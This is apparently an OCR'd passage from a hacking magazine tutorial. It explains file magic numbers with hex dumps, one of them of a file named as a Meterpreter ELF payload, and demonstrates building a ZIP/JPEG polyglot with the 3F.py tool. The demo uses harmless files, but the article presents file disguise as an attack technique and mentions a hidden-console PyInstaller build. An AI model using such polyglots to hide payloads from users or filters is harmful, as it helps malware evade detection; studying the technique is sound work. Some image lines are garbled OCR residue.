00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 2001 0000  ............ ...
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program cannot
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.......
```

As you can see, all of them have the same magic number. Let's view the magic number of an ELF payload.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ xxd met_x64_153_4444.elf | head
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0200 3e00 0100 0000 7800 4000 0000 0000  ..>.....x.@.....
00000020: 4000 0000 0000 0000 0000 0000 0000 0000  @...............
00000030: 0000 0000 4000 3800 0100 0000 0000 0000  ....@.8.........
00000040: 0100 0000 0700 0000 0000 0000 0000 0000  ................
00000050: 0000 4000 0000 0000 0000 4000 0000 0000  ..@.......@.....
00000060: fa00 0000 0000 0000 7c01 0000 0000 0000  ........|.......
```

Let's now view the magic number of a JPG file.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ xxd Hacker.jpg | head
00000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0048  ......JFIF.....H
00000010: 0048 0000 ffe2 0c58 4943 435f 5052 4f46  .H.....XICC_PROF
00000020: 494c 4500 0101 0000 0c48 4c69 6e6f 0210  ILE......HLino..
```

Also a text file.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ xxd 3ZX.txt | head
00000000: 7079 696e 7374 616c 6c65 722e 6578 6520  pyinstaller.exe

00000010: 2d2d 6f6e 6566 696c 6520 2d2d 6e6f 636f  --onefile --noc
o
00000020: 6e73 6f6c 6520 2d2d 6469 7374 7061 7468  nsole --distpat
h
00000030: 202e 202d 6e20 2233 5a58 4649 4822 202d   . -n "3ZXFIH"
-
00000040: 2d6b 6579 3d39 4934 4d47 4649 534a 324c  -key=9I4MGFISJ2
L
00000050: 3954 4649 4c54 455a 5158 324b 4836 4351  9TFILTEZQX2KH6C
Q
00000060: 5842 4532 5834 3757 4d4c 3639 5247 5052  XBE2X47WML69RGP
R
```

Even if you rename a EXE file to any other extension, the magic number remains unchanged.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ cp script.exe script.txt

┌──(kali㉿222vm)-[~/Desktop]
└─$ xxd script.txt | head
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
.
00000010: b800 0000 0000 0000 4000 0000 0000 0000  ........@......
.
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
.
00000030: 0000 0000 0000 0000 0000 0000 8000 0000  ................
.
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!T
h
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program cann
o
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS

00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$......
```

That's all OK. But why are we learning all about this and that too in a RealWorld Hacking Feature. Enter Polyglot files.

"If you are a good hacker everybody knows you, But if you are a great hacker nobody knows you." - Rishabh Surya

What Are Polyglot Files?

Polyglot files are files that combine two or more file formats in to a single file in such a way that the resultant file can be interpreted by two applications belonging to respective initial files without any error. If this definition bounced of you head, let me give you an example. Let's say there is an EXE file and a JPG file. In the above example, when we clicked om an EXE file, it was opened by Windows system. When we changed its extension to PNG, it was opened by a Image processin -g software like Photos, Paint etc. I mean it tried to. But it resulted in an error however.

Polyglot files are a combination of two such file formats which open without any error in both applications without presenting an error. Let's see it practically. For demonstrating this, let's use a tool named viGrey/3F.py which helps us in creating polyglot files. The download information of this tool is given in our Downloads section.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH]
└─$ git clone https://github.com/ViGrey/3F.py
Cloning into '3F.py'...
remote: Enumerating objects: 9, done.
remote: Total 9 (delta 0), reused 0 (delta 0), pack-reused 9
Receiving objects: 100% (9/9), 4.44 KiB | 252.00 KiB/s, done.
Resolving deltas: 100% (2/2), done.

┌──(kali㉿222vm)-[~/Jan_2023_RWH]
└─$ ls
3F.py

┌──(kali㉿222vm)-[~/Jan_2023_RWH]
└─$ cd 3F.py

┌──(kali㉿222vm)-[~/Jan_2023_RWH/3F.py]
└─$ ls
3f.py  LICENSE  README.md

┌──(kali㉿222vm)-[~/Jan_2023_RWH/3F.py]
└─$
```


For this tutorial, we will create a polyglot of two files: a Zip file and JPEG file. Let's create a rando -m text file using nano text editor.

```
kali@222vm: ~/Jan_2023_RWH/3F.py
File  Actions  Edit  View  Help
  GNU nano 7.2                    test.txt
aaaaabbbbbbccccccccc
```

Using Zip, I create an archive named test.zip.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/3F.py]
└─$ zip test.zip test.txt
  adding: test.txt (deflated 45%)

┌──(kali㉿222vm)-[~/Jan_2023_RWH/3F.py]
└─$ ls
3f.py  LICENSE  README.md  test.txt  test.zip

┌──(kali㉿222vm)-[~/Jan_2023_RWH/3F.py]
└─$
```

The second file is a JPEG file.




Let's create the polyglot named output.zip using 3f.py.


```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/3F.py]
└─$ ls
3f.py  Hacker.jpg  LICENSE  README.md  test.txt  test.zip

┌──(kali㉿222vm)-[~/Jan_2023_RWH/3F.py]
└─$ python3 3f.py test.zip Hacker.jpg output.zip
```

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/3F.py]
└─$ ls
3f.py        LICENSE      README.md   test.zip
Hacker.jpg   output.zip    test.txt

┌──(kali㉿222vm)-[~/Jan_2023_RWH/3F.py]
└─$
```


I copy it to the Windows system.



Since it's an archive, let's open it with WinRar. You can see the txt file in the archive.



It is opening. Now also open it with an image interpretation application, say paint.



Since it's working with both programs without any error, the file we created is a perfect polyglot. Hope readers now understood what a polyglot file is.

A Bit Of A Flashback

